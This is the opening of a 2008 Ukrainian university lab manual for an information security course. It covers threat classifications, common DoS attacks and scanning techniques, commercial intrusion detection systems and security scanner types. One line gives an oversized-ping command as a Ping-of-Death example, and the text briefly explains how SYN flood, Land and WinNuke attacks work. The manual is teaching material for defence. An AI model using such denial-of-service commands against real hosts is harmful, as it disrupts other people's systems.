МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ

ХАРКІВСЬКИЙ НАЦІОНАЛЬНИЙ ЕКОНОМІЧНИЙ УНІВЕРСИТЕТ

Кавун С. В.
Носов В. В.
Огурцов В. В.
Манжай О. В.

Лабораторний практикум з навчальної дисципліни "ІНФОРМАЦІЙНА БЕЗПЕКА"

Навчально-практичний посібник

Харків. Вид. ХНЕУ, 2008

УДК 004.056 (076)

ББК 32,97р.
К12

Рецензенти: докт. техн. наук, професор кафедри спеціалізованих комп'ютерних систем Української державної академії залізничного транспорту *Лістровий С. В.*; докт. техн. наук, професор кафедри інформаційної безпеки Харківського національного університету внутрішніх справ *Захаров І. П.*; докт. техн. наук, професор кафедри мереж зв'язку Харківського національного університету радіоелектроніки *Безрук В. М.*

Затверджено на засіданні вченої ради Харківського національного економічного університету.

Протокол №3 від 22.10.2007 р.

Рекомендовано Міністерством освіти і науки України як навчальний посібник для студентів вищих навчальних закладів.

Кавун С. В.

К12 Лабораторний практикум з навчальної дисципліни "Інформаційна безпека". Навчально-практичний посібник / С. В. Кавун, В. В. Носов, В. В. Огурцов, О. В. Манжай. – Харків: Вид. ХНЕУ, 2008. – 256 с. (Укр. мов.)

Вміщено лабораторні роботи з основних розділів навчальної дисципліни, що присвячені вивченню методології та архітектури побудови систем інформаційної безпеки студентами факультету економічної інформатики. Роботи призначені для практичного засвоєння й використання основних методів та програмних засобів діагностики, налаштування, відновлення й використання систем інформаційної безпеки як локально, так і в мережі. Вони мають різний ступінь складності, тому можуть бути запропоновані студентам на вибір або на розсуд викладача.

Рекомендовано для студентів та аспірантів економічних і технічних навчальних закладів, які спеціалізуються в галузі використання й упровадження технологій інформаційної безпеки в різних сферах діяльності.

ISBN 978-966-676-276-7

УДК 004.056 (076)
ББК 32,97р.

© Харківський національний економічний університет, 2008

© Кавун С. В., Носов В. В. Огурцов В. В., Манжай О. В. 2008

Вступ

"Інформаційна безпека" (ІБ) – широкомасштабний курс, повний обсяг знань, якого одержати самостійно досить важко. Він включає велику кількість завдань і тематик з дослідження та управління безпекою операційними системами (ОС), комп'ютерами, серверами, мережами. До ІБ відносяться питання використання й настроювання системи ІБ ОС та мереж, а також юридичний аспект їх використання.

На сьогодні існує безліч засобів, що дозволяють полегшити управління і використання ОС та мереж, їх програмного забезпечення. При цьому однією із найпопулярніших є ОС Windows фірми Microsoft. Засобами управління та використання ОС є вбудовані засоби фірми Microsoft або інших сторонніх фірм. У розпорядженні системного спеціаліста є спеціальні програмні засоби, що беруть на себе певну частину роботи з використання та управління ОС Windows.

Однак для найкращого розуміння технологій і процесів використання та управління ОС та мережних ОС, наприклад Windows, у запропонованому курсі застосовується базова, найбільш фундаментальна й гнучка методика викладання. Вона орієнтована на детальне вивчення суті системного та мережного ПЗ ОС під Windows.

Якісне оволодіння можливостями використання ПЗ неможливе без відпрацьовування практичних навичок. Тому невід'ємною частиною курсу є цикл лабораторних робіт, виконання яких дозволить відпрацювати практичні навички роботи з ОС на рівні системного аналітика та інтегратора.

Лабораторний практикум призначений для проведення лабораторних робіт, введених на підставі навчальних планів для підготовки студентів усіх форм навчання спеціальності 6.050101 "Інформаційні управляючі системи та технології" та "Комп'ютерний еколого-економічний моніторинг", з навчальної дисципліни "Інформаційна безпека". Проводяться лабораторні роботи з метою навчання дослідженню, конфігуруванню та використанню систем інформаційної безпеки, одержання практичних навичок управління системою безпеки мережею на практиці.

Робота містить опис 8 лабораторних робіт (ЛР). Кожен розділ, що відповідає окремій ЛР, складається з таких підрозділів:

мета роботи;

вказівки щодо підготовки до виконання ЛР;

суть роботи;

варіанти завдань;

контрольні запитання.

У процесі проведення всіх ЛР використовується єдина конфігурація програмно-апаратних засобів: ПК із процесором, не нижче Pentium III, операційна система Windows XP Pro або Windows 2003 Server.

У ході проведення ЛР студент повинен продемонструвати:

творчий підхід до дослідження тематики адміністрування й моніторингу;

грамотне використання наявного програмного забезпечення;

навички висококваліфікованого конфігурування й використання відповідних програмних засобів та прикладних програм.

Студент повинен уміти встановлювати, конфігурувати й правильно використовувати програмний продукт, використовувати якісний аналіз отриманих параметрів і характеристик, виконувати оцінку отриманих результатів. Велике значення має графічне подання отриманого матеріалу (у вигляді екранних форм) з описом і поясненнями до використовуваного додатка.

Виконання ЛР містить такі етапи:

1. Підготовчий етап (до проведення ЛР):

а) одержання відповідного даним методичним рекомендаціям завдання, номера варіанта й вимог викладача;

б) вивчення теоретичного матеріалу за темою ЛР;

в) розробка алгоритму виконання завдання.

2. Безпосереднє виконання завдання в комп'ютерному класі обчислювального центру.

а) проходження допуску до ЛР;

б) встановлення (за необхідності), конфігурування додатка;

в) відпрацьовування завдання за варіантом;

г) аналіз отриманих параметрів і характеристик.

3. Складання звіту і захист ЛР.

Звіт про ЛР повинен містити:

титульний лист із найменуванням ЛР і даними виконавця;

дату виконання;

мету роботи;

опис завдання;

опис алгоритму виконання завдання;

результати роботи і їхній аналіз;

висновки про роботу.

Усі матеріали звіту необхідно зброшурувати, сторінки пронумерувати.

Лабораторна робота №1
Дослідження систем визначення атак (СВА) та типів мережних атак

Мета роботи – закріплення теоретичного матеріалу з попереднього лекційного матеріалу, ознайомлення студентів з основними типами та принципами роботи мережних атак. Одержання практичних навичок використання, настроювання та дослідження СВА.

Лабораторна робота призначена для закріплення теоретичного матеріалу, який надається під час вивчення теми № 1 "Загальні принципи безпеки інформаційних технологій".

Рекомендації щодо підготовки до виконання ЛР. Необхідно вивчити принципи та логіку роботи СВА, їх основні параметри та характеристики. Навчитися виконувати підготовчі операції на початковому етапі встановлення СВА. Особливу увагу варто приділити процесу конфігурування СВА під час установлення і після завершення кінцевого етапу. Вивчити опис відомих типів мережних атак, їх ознаки у процесі здійснення.

Загальні положення ЛР. Розглянемо ситуацію, коли користувачу необхідно встановити і налаштувати СВА на персональному комп'ютері (ПК) з метою забезпечення захисту від відомих типів мережних атак. Процесом встановлення та настроювання необхідно буде займатися будь-якому користувачу в будь-якому випадку.

Типи розповсюджених атак у мережах і їх характеристики.

Основними поняттями, якими оперує теорія ІБ, є:

погрози;

уразливості;

атаки.

Погроза безпеці комп'ютерної системи – це потенційно можлива подія, незалежно від того, навмисна чи ні, що може здійснити небажаний вплив на саму систему, а також на інформацію, що зберігається в ній.

Інакше кажучи, погроза – це щось погане, що коли-небудь може відбутися.

Вразливість комп'ютерної системи – це якась її невдала характеристика, що уможливлює виникнення погрози. Інакше кажучи, саме через наявність вразливостей у системі відбуваються небажані події.

Атака на комп'ютерну систему – це дія, що вчиняється зловмисником і полягає в пошуку й використанні погрози або іншої вразливості. Таким чином, атака – це реалізація загрози. Слід зауважити, що таке тлумачення атаки (за участю людини, що має злий намір), виключає присутній у визначенні погрози елемент випадковості, але, як показує досвід, часто буває неможливо розрізнити навмисні й випадкові дії, і добра система захисту повинна адекватно реагувати на кожне з них.

Для прикладу розглянемо класифікацію типів погроз, що була створена фахівцями фірми Digital Security (м. Санкт-Петербург, Росія) як каталог погроз і вразливостей. Основна мета створення фахівцями Digital Security класифікації погроз – найбільш повна, детальна класифікація, що описує всі наявні погрози ІБ, за якою кожна з погроз потрапляє тільки під одну класифікаційну ознаку, і яка, таким чином, найбільш застосовна для аналізу ризиків реальних ІС.

Розроблені класифікація погроз і каталог погроз а вразливостей увійшли в новий алгоритм **ГРИФ** програмного комплексу **Digital Security Office 2006**, який є в програмі навчання дисципліни "Інформаційна безпека".

Опис класифікації

За характером погрози ІБ можна розділити на технологічні й організаційні.

Відповідно, одержимо верхній рівень класифікації:

1. Погрози технологічного характеру.

2. Погрози організаційного характеру.

Розглянемо **технологічні погрози** ІБ, які за видом впливу поділяються на:

1.1. Фізичні.

1.2. Програмні (логічні).

Наступний крок класифікації – джерело погрози. Джерелами фізичних погроз можуть бути:

1.1.1. Дії порушника (людини).

1.1.2. Форс-мажорні обставини.

1.1.3. Відмова устаткування і внутрішніх систем життєзабезпечення.

Незалежно від джерела, фізичні погрози впливають:

1.1.1.1. На ресурс.

1.1.1.2. На канал зв'язку.

Далі перейдемо до розгляду програмних погроз. Джерелами програмних погроз можуть бути:

1.2.1. Локальний порушник.

1.2.2. Вилучений порушник.

Об'єктом локального порушника може бути тільки ресурс. При цьому, на ресурсі локальний порушник може реалізувати погрози, спрямовані:

1.2.1.1.1. На ОС.

1.2.1.1.2. На прикладне ПЗ.

1.2.1.1.3. На інформацію.

Погрози, що виходять від вилученого порушника, можуть впливати:

1.2.2.1. На ресурс.

1.2.2.2. На канал зв'язку.

Уразі доступу до ресурсу вилучений порушник може впливати:

1.2.2.1.1. На ОС.

1.2.2.1.2. На мережні служби.

1.2.2.1.3. На інформацію.

Під час впливу на канал зв'язку вилучений порушник може реалізувати погрози, спрямовані:

1.2.2.2.1. На мережне устаткування.

1.2.2.2.2. На протоколи зв'язку.

Розглянемо **організаційні погрози**. Організаційні погрози за джерелом впливу розподіляються на:

2.1. Вплив на персонал.

2.2. Дії персоналу.

Вплив на персонал може бути:

2.1.1. Фізичним.

2.1.1. Психологічним.

Як фізичний, так і психологічний вплив на персонал спрямований на співробітників компанії з метою:

2.1.1.1. Одержання інформації.

2.1.1.2. Порушення безперервності ведення бізнесу.

Причини дій персоналу, здатних викликати погрози ІБ, є:

2.2.1. Навмисні дії.

2.2.2. Ненавмисні дії.

Погрози, викликані навмисними діями персоналу, можуть бути спрямовані:

2.2.1.1. На інформацію.

2.2.1.2. На безперервність ведення бізнесу.

Погрози, викликані ненавмисними діями персоналу, можуть бути спрямовані:

2.2.2.1. На інформацію.

2.2.2.2. На безперервність ведення бізнесу.

Таким чином, класифікація погроз ІБ розподіляється за характером погрози, видом впливу, джерелом та об’єктом погрози.

Далі дослідники звичайно виділяють три основних види погроз безпеки:

погрози розкриття;

погрози цілісності;

погрози відмови в обслуговуванні.

Погроза розкриття полягає в тому, що інформація стає відомою тому, кому не варто було б її знати. У термінах комп'ютерної безпеки погроза розкриття має місце щоразу, коли отриманий доступ до певної конфіденційної інформації, що зберігається в ІС або передається від однієї системи до іншої.

Погроза цілісності включає будь-яку навмисну зміну (модифікацію або навіть видалення) даних, що зберігаються в ІС або передаються з однієї системи до іншої. Зазвичай вважається, що погрозі розкриття піддаються більшою мірою державні структури, а погрозі цілісності – ділові або комерційні.

Погроза відмови в обслуговуванні виникає щоразу, коли в результаті деяких дій блокується доступ до певного ресурсу ІС. Реальне блокування може бути постійним, так щоб запитуваний ресурс ніколи не був отриманий, або воно може викликати тільки затримку запитуваного ресурсу, досить тривалу для того, щоб він став непридатним. У таких випадках кажуть, що ресурс вичерпаний.

Крім того, пропонується наступна класифікація погроз ІБ [25]. Хоча єдиної й загальноприйнятої класифікації погроз ІБ не існує й, швидше за усе, не буде взагалі, тому що згодом з'являються нові погрози, які все складніше ідентифікувати. Однак можна навести класифікацію за різними аспектами їх реалізації (рис. 1.1). Запропонована класифікація

не претендує ні на чіткість, ні на повноту. Єдина її мета полягає в тому, щоб показати читачам весь спектр можливих погроз ІБ.

За метою реалізації погрози (класи 1.1 – 1.4)

несанкціоноване читання даних	несанкціонована зміна даних	несанкціоноване знищення даних	повне/часткове руйнування системи/мережі

За принципом впливу (класи 2.1 – 2.3)

Які використовують відомі (легальні) канали одержання інформації, (до цього класу належить, наприклад, погроза несанкціонованого читання файлу, доступ користувачів до якого визначений некоректно: дозволений доступ користувачу, якому, згідно з ПБ, доступ повинен бути заборонений)	Які використовують приховані канали одержання інформації, (наприклад, погроза використання зловмисником недокументованих можливостей ОС)	Створюючи нові канали одержання інформації за допомогою програмних закладок (наприклад, "троянських коней")

За характером впливу (класи 3.1 – 3.2)

активний вплив – НСД зловмисника в системі	вплив – несанкціоноване спостереження зловмисника за процесами, що відбуваються в системі

За типом слабкості використовуваного захисту (класи 4.1 – 4.3)

використовуючи неадекватну ПБ, у тому числі й помилки адміністратора системи	використовуючи помилки й недокументовані можливості ПЗ ОС, у тому числі й так звані люки – випадково або навмисно вбудовані в систему "службові входи" (Backdoor), що дозволяють обходити систему захисту, (звичайно люки створюються розроблювачами ПЗ для тестування й налагодження, а іноді розроблювачі забувають їх видалити або залишають спеціально)	використовуючи раніше впроваджену програмну закладку ("троянський кінь" за таймером)

За способом впливу на об'єкт атаки (класи 5.1 – 5.4)

безпосередній вплив	перевищення користувачем своїх повноважень	робота від імені іншого користувача	використання результатів роботи іншого користувача (наприклад, несанкціоноване перехоплення інформаційних потоків, ініційованих іншим користувачем)

За способом дій зловмисника (класи 6.1 – 6.2)

в інтерактивному режимі (вручну)	у пакетному режимі (за допомогою спеціально написаної програми, що виконує негативні впливи на ОС без особистої участі користувача-зловмисника – exploits)

За об'єктом атаки (класи 7.1 – 7.4)

система в цілому	об'єкти системи (файли, пристрої тощо)	суб'єкти системи (користувачі, системні процеси тощо)	канали передачі даних

За використовуваними засобами атаки (класи 8.1 – 8.3)

штатними засобами ОС без використання додаткового ПЗ	ПЗ третіх фірм (до цього класу ПЗ належать як комп'ютерні віруси та інші шкідливі програми (exploits), які можна легко знайти в Internet, так і ПЗ, яке завжди розробляється для інших цілей (відладники, мережні монітори й сканери й т.д.)	спеціально розробленим ПЗ

За станом об'єкта ОС, що атакується, на момент атаки (класи 9.1 – 9.3)

зберігання	передача	обробка

Рис. 1.1. **Класифікація погроз ІБ**

Найпоширеніші dos атаки
(відмова в обслуговуванні)

1. Ping-of-Death.

Посилає ICMP-пакет, розміром більше 64 Кб, що може призвести до переповнення буфера ОС і виведення системи, що атакується, з ладу. Наприклад

Ping –l 65800 –n 66000

2. SYN Flood.

Дуже швидко посилає велику кількість TCP SYN-пакетів (який ініціює з'єднання), залишаючи жертву чекати величезну кількість з'єднань і викликаючи таким чином посилене завантаження ресурсів і відмову від санкціонованих з'єднань.

3. Land/Latierra.

Посилає підроблений SYN-пакет з ідентичними вихідною/кінцевим адресою/портом так, що система рухається по нескінченній петлі, намагаючись виконати TCP-з'єднання.

4. WinNuke.

Посилає OOB/URG-дані для TCP-з'єднання із портом 139 (NetBIOS Session/SMB), що призводить до зависання ОС Windows. Найбільшому впливу піддається ОС Windows 95, пізніші версії ОС Windows мають проти цієї атаки відповідний захист.

Найпоширеніші процеси сканування

1. Ping sweeps.

Протягом цього простого процесу сканування діапазон IP-адрес аналізується утилітою **ping** (так зване пінгування) з метою визначення активних комп'ютерів. Слід зауважити, що більшість складних сканерів буде використовувати інші протоколи (такі, як SNMP sweep), щоб виконувати ту ж саму дію.

2. TCP-сканування.

Зондування відкритих TCP-портів у пошуках сервісів, які може використовувати порушник. Сеанси сканування можуть використовувати звичайні TCP-з'єднання або при сховані (stealth) сеанси сканування, які використовують наполовину відкриті з'єднання (для того, щоб захистити їх від реєстрації в журналах) або FIN-сеанси сканування (ніколи не відкривають порт, але тестують, якщо щось прослуховується). Сеанси

сканування можуть бути послідовними або випадковими, або сконфігуровані за переліком портів.

3. UDP-сканування.

Ці сеанси сканування є дещо важчими, тому що UDP-протокол працює без установлення віртуального з'єднання. Метод полягає в тому, щоб послати "сміттєвий" UDP-пакет до наміченого порту. Більшість машин будуть реагувати за допомогою ICMP-повідомлення "destination port unreachable, який вказує, що на даному порту немає сервісу, який прослуховується. Однак багато комп'ютерів "поглинають" ICMP-повідомлення, тому ви не зможете здійснювати дуже швидке UDP-сканування.

4. Ідентифікація ОС.

Шляхом посилання неприпустимих (або дивних) ICMP або TCP-пакетів порушник може ідентифікувати ОС. Стандарти зазвичай встановлюють, яким чином комп'ютери повинні реагувати на легальні пакети, тому машини мають тенденцію бути однаковими у своїй реакції на припустимі вхідні дані. Однак стандарти упускають (як правило навмисно) реакцію на неприпустимі вхідні дані. Таким чином, унікальні реакції кожної ОС на неприпустимі вхідні дані формують сигнатуру, яку хакери можуть використовувати для того, щоб зрозуміти, під чиїм управлінням функціонує обраний комп'ютер. Цей тип діяльності має місце на нижньому рівні (начебто прихованих сеансів TCP-сканування), на якому аналізовані системи не реєструють події. Наприклад, як наведено на рис. 1.2.

```
Обмен пакетами с 10.1.1.101 по 32 байт:
Ответ от 10.1.1.101: число байт=32 время=2мс TTL=128
Ответ от 10.1.1.101: число байт=32 время<1мс TTL=128
Ответ от 10.1.1.101: число байт=32 время<1мс TTL=128
Ответ от 10.1.1.101: число байт=32 время=1мс TTL=128
Статистика Ping для 10.1.1.101:
   Пакетов: отправлено = 4, получено = 4, потеряно = 0 (0% потерь),
Приблизительное время приема-передачи в мс:
   Минимальное = 0мсек, Максимальное = 2 мсек, Среднее = 0 мсек
```

Рис. 1.2. **Приклад варіанта ідентифікації ОС**

З рис. 1.2 за значенням TTL=128 можна з достатньою ймовірністю зробити висновок про тип ОС, для даного прикладу це ОС Windows 2000/XP.

5. Traceroute (tracert).

Хтось намагається відстежити шлях від своєї машини до вашої. Утиліта traceroute широко використовується в Інтернеті для пошуку шляху між машинами. Програма traceroute виконує цю роботу й визначає віртуальний шлях через Internet. Програма traceroute не є небезпечною. Не існує способу проникнути у ваш ПК, використовуючи її. Однак вона допомагає хакеру відстежити ваші з'єднання через Інтернет. Ця інформація може використовуватися для компрометації деяких інших учасників ваших зв'язків. Наприклад, у минулому цей вид інформації використовувався хакерами для того, щоб відключити свою жертву від Інтернету, змусивши найближчого маршрутизатора заблокувати телефонну лінію.

6. Аналіз мережного трафіка.

Аналіз мережного трафіка (рис. 1.3) дозволяє, по-перше, вивчити логіку роботи розподіленої ІС, тобто одержати взаємно однозначну відповідність подій, що відбуваються в системі, і команд, що пересилаються один одному її об'єктами, у момент появи цих подій. По-друге, аналіз мережного трафіка дозволяє перехопити потік даних, якими обмінюються об'єкти розподіленої ІС. Аналіз можливий тільки всередині одного сег-мента.




Рис. 1.3. **Аналіз мережного трафіка**

За характером впливу аналіз мережного трафіка є пасивним впливом (клас 3.2) на об'єкт (клас 9.2) за допомогою мережного монітора (клас 8.2). Здійснення даної атаки здійснюється в інтерактивному режимі

(клас 6.1) без зворотного зв'язку і веде до порушення конфіденційності інформації (клас 5.4) всередині одного сегмента мережі (клас 7.2) на канальному рівні (клас 2.1) моделі OSI (клас 4.2). При цьому початок здій-снення атаки, безумовно, належить до мети атаки (клас 1.1).

Принципи використання СВА для виявлення атак

Основні параметри комерційних СВА наведені в табл. 1.1.

Таблиця 1.1

Комерційні СВА та їх параметри

Назва	Протокол	Інтерфейс	Сервіси	Тип виявлення атак	ОС	Реагування	Примітка
1	2	3	4	5	6	7	8
Real-Secure	TCP/IP	Ethernet, Fast Ethernet, FDDI, Token Ring	SMB, NFS, DNS, HTTP, FTP, Telnet, SNMP, SMTP, RPC	На рівні мережі На рівні хоста	Windows NT, Unix	E-mail, консоль, пейджер, телефон, SNMP, реконфігурація ММЕ й маршрутизаторів, блокування облікових записів	Перша система, що одержала поширення в Росії та Україні
Omni Guard Intruder Alert	Не застосовано	Не застосовано	Журнали реєстрації, події маршрутизаторів Cisco, su, події від MCE	На рівні хоста	Windows NT, Unix, Netware	Пейджер, e-mail	
Net-Ranger	TCP/IP	Ethernet, Fast Ethernet, FDDI, Token Ring	SMB, NFS, DNS, HTTP, FTP, Telnet, SNMP, SMTP, RPC	На рівні мережі	Solaris	Пейджер, e-mail, консоль	Система була розроблена компанією WheelGroup, яку придбала корпорація Cisco
Kane Security Monitor	Не застосовано	Не застосовано	Журнали реєстрації, БД NT SAM, реєстр NT	На рівні хоста	Windows NT, Netware	Пейджер, консоль, звуковий сигнал, e-mail	Розроблена компанією Intrusion Detection, придбана корпорацією Security Dynamics

Закінчення табл. 1.1

1	2	3	4	5	6	7	8
Network Flight Recor-der	TCP/ IP	Ethernet, Fast Ethernet, FDDI	DNS, HTTP, FTP, Telnet, SMTP, RSH	На рівні мережі	Unix	Пейджер, факс, консоль, e-mail	

Класифікація сканерів безпеки

Розташування стосовно об'єкта сканування

Системи аналізу захищеності можна поділити на дві категорії з погляду їхнього розташування стосовно об'єкта сканування:

локальні (host-based);

дистанційні (network-based).

Сканери "host-based" установлюються безпосередньо на сканованому вузлі, працюють від імені облікового запису з максимальними привілеями й виконують перевірки винятково за непрямими ознаками. За сканерами такого роду міцно закріпилася назва "системні".

Друга група сканерів виконує перевірки дистанційно, по мережі. Звичайно такий сканер установлюється на виділений вузол, призначений для цілей сканування. Сканери такого типу називають мережними.

Цей варіант класифікації сканерів безпеки можна назвати основним, оскільки розподіл сканерів на мережні й системні дуже поширений.

Однак насправді межа між мережним і системним сканером досить тонка. Наприклад, для виявлення вразливості до атаки на службу RPCSS (опис вразливості міститься в бюлетені MS 03-039) системний сканер, установлений на вузлі, що сканується, перевірить версії та атрибути наступних файлів:

%SYSTEMROOT%\system32\ole32.dll;

%SYSTEMROOT%\system32\rpcrt4.dll.;

%SYSTEMROOT%\system32\rpcss.dll

У принципі, теж саме може зробити й мережний сканер, підключившись віддалено до ресурсу ADMIN$. Проте мережні й системні сканери мають істотні відмінності, перераховані далі:

Мережні сканери виконують перевірки дистанційно**,** тобто в мережі**.** Це накладає відбиток і на швидкість сканування (порівняєте, наприклад, вилучений підбір пароля й локальний), і на вірогідність результатів (у

деяких випадках одержання результатів взагалі неможливе, наприклад, якщо немає доступу до ресурсу ADMIN$, перевірка виконана не буде). Між вузлами, які сканують й які скануються, можуть знаходитися пристрої, які здійснюють фільтрацію трафіка, що також позначається на вірогідності результатів сканування.

Мережні сканери можуть використовувати різні методи для виявлення однієї й тієї ж вразливості. Сканери рівня вузла керуються тільки непрямими ознаками наявності вразливості (наприклад, перевірка версій файлів, як було зазначено вище). Сканери мережного рівня частину перевірок виконують шляхом проведення реальних атак відносно вузла, який сканується.

Мережні сканери можуть використовувати різні облікові записи для підключення до служб вузла, який сканується**.** Системні сканери, як правило, є службою (демоном у Linux), що працює від імені облікового запису з максимальними привілеями.

Класифікація сканерів за призначенням

Ще один варіант класифікації сканерів – за їх призначенням. Тут знову виділять дві категорії:

сканери загального характеру;

спеціалізовані сканери.

Пояснити це можна таким чином. Перевірки, виконувані мережними сканерами безпеки, спрямовані, насамперед, на мережні служби. Звичайно, при цьому здійснюється пошук вразливостей не тільки мережних служб, але й операційних систем, а також деяких додатків, встановлених на вузлі, який сканується. Але варто визнати, що перевірки, вбудовані в мережні сканери, мають загальний характер, а якщо й спрямовані від-носно додатків, знов-таки, це найпоширеніші додатки й найбільш відомі вразливості. Така ж ситуація й зі сканерами рівня вузла. Їхня перевірка, моливо, дещо більше спрямована на операційну систему вузла, де встановлений агент, вони можуть бути спрямовані й на конкретні додатки, але перевага знов-таки не надається якомусь одному. Це і є сканери загального характеру. Якщо можна так висловитися, в них "усього потроху". Частина перевірок, наприклад, спрямована на пошук вразливостей у поштовій службі Sendmail, інша частина – в HTTP-Сервері Apache і т. д. Іноді, щоправда, бувають "перекоси" у бік якого-небудь додатка. Наприклад, сканер XSpider має досить багато перевірок, спрямованих відносно Web-Додатків, а сканер

NeXpose компанії Rapid7 має багато перевірок для Lotus Domino. Але в цілому сканери загального характеру включають "універсальний" набір перевірок.

Необхідність спеціалізованих сканерів безпеки продиктована тією обставиною, що для перевірки використовуваного в корпоративній мережі додатка можливостей звичайних мережних сканерів може не вистачити. Наприклад, перелік перевірок для Lotus Domino, вбудованих в Internet Scanner, наведений на рис. 1.4.

Швидкого погляду досить, щоб зрозуміти, що вони мають надто загальний характер. У той же час їхня кількість і набір досить типові для мережного сканера.




Рис. 1.4. **Перелік перевірок для Lotus Domino в Internet Scanner**

Ще приклад. Система управління підприємством SAP R/3. Для неї практично немає перевірок у жодному з мережних сканерів безпеки. У той же час так званий “check list” у найпростішому випадку містить 47 пунктів.

Зрозуміло, розробникам мережних сканерів безпеки немає рації вбудовувати детальні перевірки для одного (двох) додатків. Навіщо споживачеві платити за невикористовуваний функціонал? З іншого боку, якщо перед адміністратором або аудитором стоїть завдання оцінки захищеності певного додатка, можуть допомогти спеціалізовані сканери безпеки. Далі наводиться перелік прикладних програм, у процесі аналізу захищеності яких можуть знадобитися спеціалізовані сканери:

Web-додатки;

СУБД і додатки, їх що використовують;

системи електронного документообігу (наприклад, Lotus Domino);

системи управління підприємством, так звані ERP-системи (наприклад, SAP R/3, Oracle Applications).

Можна заперечити, що додатки такого роду містять типові компоненти, і, в принципі, для оцінювання їхньої захищеності можна використовувати чітку методологію й кілька звичайних сканерів безпеки загального характеру. І все-таки, якщо додаток широко поширений, методологія аналізу його безпеки сформувався, чому б не використовувати для оцінки його захищеності спеціалізовані інструменти?

Завдання для мережних сканерів безпеки

Мережні сканери безпеки можуть бути використані для вирішення наступних завдань.

1. Інвентаризація ресурсів мережі: вузлів, мережних служб, додатків. Інвентаризаційне сканування надає узагальнену (базову) інформацію про мережу. Паралельно вирішується завдання виявлення несанкціоновано підключених пристроїв.

2. Тестування мережі на стійкість до злому. Таке тестування може здійснюватися як із середини мережі, так із зовні. В останньому випадку це часто називають аналізом захищеності периметра. У процесі проведення такого дослідження можуть бути використані також інші інструменти (мережні аналізатори, "троянці", "руткіти" та ін.), але сканери вразливостей, як правило, використовуються завжди (для проведення такого тестування рекомендується використовувати не менше двох сканерів безпеки).

3. Аудит безпеки мережі або окремих її ділянок на відповідність заданим вимогам. Здійснюється періодично з метою, наприклад, перевірки правильності й своєчасності встановлення відновлень.

Завдання 1 і 3 найчастіше виконуються силами самої організації. Для вирішення 2-го завдання, як правило, залучаються зовнішні ресурси. Відповідно, завдання 1 і 3 вирішуються частіше, тестування мережі на стійкість до злому здійснюється рідше.

Сканери безпеки можуть бути використані як у великих, територіально розподілених, так і в невеликих, офісних мережах. Наприклад, у великій мережі мережний сканер безпеки може допомогти у вирішенні завдання інвентаризації мережних ресурсів, у невеликій мережі – допомогти оцінити захищеність її периметра. Споживачами

систем аналізу захищеності можуть бути адміністратори безпеки мереж, а також співробітники організацій, що надають послуги з оцінювання захищеності мереж. У кожному разі перед споживачами виникає проблема вибору "потрібного інструмента" і оцінки того, наскільки обраний сканер безпеки підходить для вирішення поставленого перед ним завдання.

Дане дослідження включає порівняльний аналіз декількох мережних сканерів безпеки загального характеру з погляду їхньої придатності для тестування мережі на стійкість до злому. Це перша частина дослідження, усього ж воно містить чотири частини:

порівняння сканерів за функціональними можливостями;

порівняння сканерів у режимі тестування мережі на стійкість до злому;

інвентаризацію ресурсів мережі;

аудит безпеки мережі або окремих її ділянок.

Наскільки добре можуть впоратися сканери із цими завданнями? Далі наведені результати порівняння декількох сканерів у процесі тестування мережі на стійкість до злому.

Коротка характеристика учасників. Відповідно до результатів опитування, проведеного на сайті [24], наступні сім мережних сканерів загального характеру найбільш популярні серед російських споживачів (рис. 1.5, табл. 1.2).

